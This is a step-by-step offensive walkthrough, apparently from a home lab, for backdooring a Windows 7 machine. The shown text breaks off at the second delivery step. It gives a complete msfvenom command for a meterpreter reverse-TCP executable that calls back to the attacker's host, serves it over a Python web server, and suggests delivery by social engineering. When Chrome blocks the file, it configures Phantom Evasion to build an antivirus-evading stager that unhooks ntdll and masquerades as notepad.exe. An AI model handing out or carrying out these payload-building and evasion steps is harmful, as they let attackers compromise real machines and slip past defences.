Win7 Registry Persistence Backdoor v1

#1 Reconnaissance	: Active
Attacking Machine	: Kali Linux Debian x64
Attacking Machine IP	: 10.0.2.4
Payload Generator	: MSFvenom, Phantom Evasion
Target Machine	: Windows 7 Enterprise SP1 x86 (32-bit)
Target IP	: 10.0.2.9
Target OS Build Version	: 6.1, Build 7601
Target Anti-Virus	: Default (Windows Defender)
Target Firewall Status	: Active
Tested OS	: Windows 7 Enterprise SP1 x86 (32-bit) 6.1, Build 7601
	:

#2 Scanning & Enumeration

. . .

. . .


. . .

#3 Gaining Access

Exploitation#1

1) Creating malicious file using MSFvenom

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 –platform windows -a x86 -f exe -o venom101.exe



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4444 --platform windows -a x86 -f exe >> venom101.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# 
```

-p → payload to use

-LHOST → host ip address

-LPORT → listening port

--platform → i.e., windows, android

-a → architecture/environment (you can escape this, default value is x86)


-f → file extension

Note:

>> → Output destination

-o → Output destination


Output



Name	Size	Type	Date Modified
knock2.reg	2.3 KiB	Windows Registry extract	Today
venom101.exe	72.1 KiB	DOS/Windows executable	Today

2) Deliver malicious file to target machine (You can use social engineering method for this like., mail, messenger etc.)


Python -m SimpleHTTPServer port 80



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


2-A Go to target machine and open any web browser like., Edge, chrome.

Type : 10.0.2.4
Click : venom101.exe




Directory listing for /

- knock2.reg
- venom101.exe



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.9 - - [27/Oct/2021 22:07:15] "GET / HTTP/1.1" 200 -
10.0.2.9 - - [27/Oct/2021 22:07:15] code 404, message File not found
10.0.2.9 - - [27/Oct/2021 22:07:15] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.9 - - [27/Oct/2021 22:10:57] "GET / HTTP/1.1" 200 -
10.0.2.9 - - [27/Oct/2021 22:12:23] "GET /venom101.exe HTTP/1.1" 200 -
```

Payload detected!!!




venom101.exe is dangerous, so Chrome has blocked it.

3) Exploitation#2

Creating Malicious file using another tool (Payload Generator)

For installation, copy and paste this on any web browser.
https://github.com/oddcod3/Phantom-Evasion




https://github.com/oddcod3/Phantom-Evasion

3-A Run phantom-evasion.py


After installing the payload generator.

Type: ./phantom-evasion.py




```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# ./phantom-evasion.py
```

3-B Press 1 and hit Enter




```
 ======================================================================
||      [MAIN MENU]:                   ||                                  ||
||                                     ||                                  ||
||  [1]  Windows modules               ||   [5]  Priv-Esc modules          ||
||                                     ||                                  ||
||  [2]  Linux modules                 ||   [6]  Post-Ex modules           ||
||                                     ||                                  ||
||  [3]  Android modules               ||   [7]  Setup                     ||
||                                     ||                                  ||
||  [4]  Persistence modules           ||   [0]  Exit                      ||
||                                     ||                                  ||
 ======================================================================

[>] Please insert option: 1
```

3-C Press 2 and hit Enter




```
----------------------------------------------------------------------------
[+] WINDOWS MODULES:
----------------------------------------------------------------------------

[1]  Windows Shellcode Injection                  (C)

[2]  Windows Reverse Tcp Stager                   (C)

[3]  Windows Reverse Http Stager                  (C)

[4]  Windows Reverse Https Stager                 (C)

[5]  Windows Download Execute Exe NoDiskWrite     (C)

[6]  Windows Download Execute Dll NoDiskWrite     (C)

[0]  Back

[>] Insert payload number: 2
```

3-D Press Enter




```
[+] MODULE DESCRIPTION:

  Pure C reverse tcpstager
  compatible with metasploit and cobaltstrike beacon
  [>] Local process stage execution type:
   > Thread
   > APC

  [>] Local Memory allocation type:

   > Virtual_RWX
   > Virtual_RW/RX
   > Virtual_RW/RWX
   > Heap_RWX

  [>] AUTOCOMPILE format: exe,dll


  Press Enter to continue:
```

3-E Keyboard press



```
[>] Insert Target architecture (default:x86):                          Enter
[>] Insert LHOST: 10.0.2.4                                              Host IP
[>] Insert LPORT: 4444                                                  ANY
[>] Insert Exec-method (default:Thread):                                Enter
[>] Insert Memory allocation type (default:Virtual_RWX):                Enter
[>] Insert Junkcode Intesity value (default:10):                        Enter
[>] Insert Junkcode Frequency value  (default: 10):                     Enter
[>] Insert Junkcode Reinjection Frequency (default: 0):                 Enter
[>] Insert Evasioncode Frequency value  (default: 10):                  Enter
[>] Dynamically load windows API? (Y/n):y                               Y
[>] Add Ntdll api Unhooker? (Y/n):y                                     Y
[>] Masq peb process? (Y/n):y                                           Y
[>] Insert fake process path?(default:C:\windows\system32\notepad.exe): Enter
[>] Insert fake process commandline?(default:empty):                    Enter
[>] Strip executable? (Y/n):n                                           N
[>] Use certificate spoofer and sign executable? (Y/n):n                N
[>] Insert output format (default:exe):                                 Enter
[>] Insert output filename:phantom101                                   ANY
```

Output




Name	Size	Type	Date Modified
Modules	4.0 KiB	folder	Thursday
OLD	4.0 KiB	folder	Today
Setup	4.0 KiB	folder	Thursday
knock2.reg	2.3 KiB	Windows Registry extract	Today
LICENSE	34.3 KiB	plain text document	Thursday
phantom101.exe	157.8 KiB	DOS/Windows executable	Today
phantom-evasion.py	12.8 KiB	Python script	Thursday
README.md	10.4 KiB	Markdown document	Thursday
venom101.exe	72.1 KiB	DOS/Windows executable	Today

4) Deliver malicious file to target machine

